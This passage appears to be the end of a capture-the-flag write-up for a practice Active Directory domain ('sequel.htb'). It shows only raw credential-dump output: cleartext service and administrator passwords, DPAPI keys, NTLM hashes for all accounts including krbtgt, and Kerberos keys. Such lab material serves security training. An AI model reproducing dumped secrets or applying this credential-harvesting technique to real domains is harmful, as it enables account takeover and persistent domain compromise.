SEQUELDC01$:plain_password_hex:799d42a4c9050c328e8bbdb7b93568b68c2b048291ccac285099a2029e7b37203a70ee818c14657a0048716ce61598e844de25b002668bf9b304071dbe5b681f8afb6b981f7ace9727b8dc45c4463f3be8ccbe7e8fd2948d677dc03ed85e5f6e903834c1c228969f7030294347ec4c57f6319edabb47b0efb564aba7f5f195e9a6815bb27fd69a4cf235d4df93f2c34a79978ade6e068c7e7e46eb1129a9e67dff6dfea58a354e6627309facd710b354fb66dcea17c845604bae941ce39fc49a3af7dc3d14bdc16d7f9c56ce9ef6243144c7ee18cf4664e5003a6c86073811a7866e70b130134934b09abd09a7964390
SEQUELDC01$:aad3b435b51404eeaad3b435b51404ee:66ad063789d27b459aeaf39372dc628a:::
[*] DefaultPassword
SEQUELAdministrator:n3KuDVzUicepJ0Bm
[*] DPAPI_SYSTEM
dpapi_machinekey:0x38bfbe5761658576a78af7d4c26e7a8a1422848a
dpapi_userkey:0x3adfe88507630dfd1f8a91a579d015f2427d1016
[*] NL$KM
 0000   D4 CD C5 D0 C1 CB 45 04  6C EA 54 2E 91 E1 C3 2D   ......E.l.T....-
 0010   88 26 C2 04 00 30 F1 16  71 C1 DE A5 19 96 71 E2   .&...0..q.....q.
 0020   BB C7 38 D7 A4 25 6E 36  F0 2C 68 85 38 3E FD B1   ..8..%n6.,h.8>..
 0030   7E 3C 11 DC 3A 56 41 DC  6A 8F 32 D3 A3 F4 D8 5F   ~<..:VA.j.2...._
NL$KM:d4cdc5d0c1cb45046cea542e91e1c32d8826c2040030f11671c1dea5199671e2bbc738d7a4256e36f02c6885383efdb17e3c11dc3a5641dc6a8f32d3a3f4d85f
[*] _SC_MSSQL$SQLEXPRESS
SEQUELsql_svc:WqSZAF6CysDQbGb3
[*] Dumping Domain Credentials (domainuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1acb6bdf708cb2e0b6802e77649e55cc:::
sequel.htbmichael:1103:aad3b435b51404eeaad3b435b51404ee:cafe5ec3c162eaf0d46e3013b0d71dba:::
sequel.htbryan:1114:aad3b435b51404eeaad3b435b51404ee:b9b72edb319dce49b5da313e71491133:::
sequel.htboscar:1116:aad3b435b51404eeaad3b435b51404ee:97504ea3a7ca31b7d91e26ef82e3e383:::
sequel.htbsql_svc:1122:aad3b435b51404eeaad3b435b51404ee:b9b72edb319dce49b5da313e71491133:::
sequel.htbrose:1601:aad3b435b51404eeaad3b435b51404ee:0e0b8e0b06c681da8c3f1f17e53a4a56:::
sequel.htbca_svc:1607:aad3b435b51404eeaad3b435b51404ee:3b181b914e7a9d5508ea1e20bc2b7fce:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:66ad063789d27b459aeaf39372dc628a:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:968abd11086022e97f88b30a22b0053b8ea85ba3ec7219073b2348412befd4a7
Administrator:aes128-cts-hmac-sha1-96:89e80e336f0e4e6cfc86bd492c6cad83
Administrator:des-cbc-md5:b0a4ad1a98311334
krbtgt:aes256-cts-hmac-sha1-96:fb9766744ab94559541847d2984c9831c815992e1070309a5cbc88c76b56f0cd
krbtgt:aes128-cts-hmac-sha1-96:f365950f1fe180450832470e1695d44c
krbtgt:des-cbc-md5:5db9c2fd578a1cd3
sequel.htbmichael:aes256-cts-hmac-sha1-96:e93493d0476db7d001d5f3b2ae25595b602bedc7108eaced0044748f6413a860
sequel.htbmichael:aes128-cts-hmac-sha1-96:8b8a6f85d95763c9c3fd721e8e33a270
sequel.htbmichael:des-cbc-md5:86bc0b2c3b5b5eec
sequel.htbryan:aes256-cts-hmac-sha1-96:676bd0149bfc8f193967991eaec21fc0af77c2364c360f363507e3d647bca2a8
sequel.htbryan:aes128-cts-hmac-sha1-96:4fff4b149f767c81378c977d14c5070c
sequel.htbryan:des-cbc-md5:1929372c084fdcd0
sequel.htboscar:aes256-cts-hmac-sha1-96:d0497357f3dfcbdcd80878db9ea6829f556b5eb25b3f8cbbe0416ae0223577bf
sequel.htboscar:aes128-cts-hmac-sha1-96:f4856b529096b1dbf3a6037ae501ce23
sequel.htboscar:des-cbc-md5:102f08dfb3d0c71f
sequel.htbsql_svc:aes256-cts-hmac-sha1-96:3e9f4068aa26eebec597f04014f93846c5bd9d5b47a6acc89f16dafda3d620db
sequel.htbsql_svc:aes128-cts-hmac-sha1-96:c3cd53730282eea99772bceb78cdf485
sequel.htbsql_svc:des-cbc-md5:9b1357d3aea186b6
sequel.htbrose:aes256-cts-hmac-sha1-96:f904a8eccae44567647e727118655b0e83ba8055c873dc3060c8b2d6fbcc4660
sequel.htbrose:aes128-cts-hmac-sha1-96:efe028112c8b1662dea3a876c3fae28a
sequel.htbrose:des-cbc-md5:0d9b13cbf88aa44f
sequel.htbca_svc:aes256-cts-hmac-sha1-96:d820f67f11df4ac5d4e22e9aafb7c8f2c07ea7491f06b8569d712a6eb9cf8cea
sequel.htbca_svc:aes128-cts-hmac-sha1-96:42d45fb86f8b69ba9b66bc195412aa15
sequel.htbca_svc:des-cbc-md5:405b7f263723626b
DC01$:aes256-cts-hmac-sha1-96:cb5c43b6d92bb097d345a545f324f9caa4d6ef91c2f0267ecfc7ed76546a9df3
DC01$:aes128-cts-hmac-sha1-96:eef978409ad7a2a86eef37f48de21850
DC01$:des-cbc-md5:c7b908f27919a854
[*] Cleaning up...



0 Comments